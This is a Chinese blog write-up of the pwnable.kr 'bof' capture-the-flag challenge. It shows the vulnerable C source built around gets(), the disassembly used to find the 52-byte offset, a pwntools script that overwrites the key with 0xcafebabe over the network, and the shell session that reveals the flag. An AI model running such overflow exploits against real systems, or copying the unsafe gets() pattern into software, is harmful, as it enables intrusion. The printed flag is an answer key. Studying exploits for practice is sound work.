pwnable.kr bof - 5 pt [writeup]

原创

普通网友 于 2019-07-24 14:12:16 发布 577 收藏

分类专栏： 你们的pwn 文章标签： 溢出 CTF pwnable pwn pwntools

本文链接：https://blog.csdn.net/youshaoduo/article/details/97126401


```
Nana told me that buffer overflow is one of the most common software vulnerability.
Is that true?

Download : http://pwnable.kr/bin/bof
Download : http://pwnable.kr/bin/bof.c

Running at : nc pwnable.kr 9000
```


终于遇到第一个溢出的题了，啥也不说了，直接把文件下载下来扔到IDA里看吧：

(□□□(□□□ ;)哈?？不知道该看什么。那么先把源码下载下来看看：

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
 char overflowme[32];
 printf("overflow me : ");
 gets(overflowme); // smash me!
 if(key == 0xcafebabe){
  system("/bin/sh");
 }
 else{
  printf("Nah..\n");
 }
}
int main(int argc, char* argv[]){
 func(0xdeadbeef);
 return 0;
}
```

这里的gets函数就是溢出点，溢出了overflowme这个变量。我们的目的是覆盖key变量，导致在if判断时，获得执行bash的权限。

IDA里分析一下：



我们先找一下overflowme这个数组变量的起始位置：

```
lea     eax, [ebp+s] //这里eax是存数组起始位置的寄存器，[ebp+s]也就是数组的起始地址
mov     [esp], eax      ; s
```

那么这个地址是多少呢？s已经告诉你了，是-2Ch，看上图的箭头位置。

然后再找参数key的内存地址，这里可以看到：

```
cmp     [ebp+arg_0], 0CAFEBABEh //这里是用ebp+arg_0这个位置上的数字和0xcafebabe作比较，0CAFEBABEh的h代表16进制
```

那么这个地址是多少呢？arg_0已经告诉你了，是8，看上图的箭头位置。

看到数组overflowme的起始地址在[ebp+s(-2c)]，key参数起始地址在[ebp+arg_0(+8)]

-2C（十进制的-44）跟8之间差了52。那么payload就很好写了，随便用什么溢出52个字符，然后将后面的数字传进去：

```
#!/usr/local/bin/python

from pwn import *

c = remote("pwnable.kr", 9000)
c.sendline("q"*52 + p32(0xcafebabe)) #这里的q随便替换成什么字母都可以
c.interactive()
```

执行之后会得到shell的控制权：

```
➜  pwn /usr/local/bin/python /Users/youssef/Desktop/pwn/bof.py
[+] Opening connection to pwnable.kr on port 9000: Done
[*] Switching to interactive mode
$ ls
bof
bof.c
flag
log
log2
super.pl
$ cat flag
daddy, I just pwned a buFFer :)
$
[*] Interrupted
[*] Closed connection to pwnable.kr port 9000
➜  pwn
```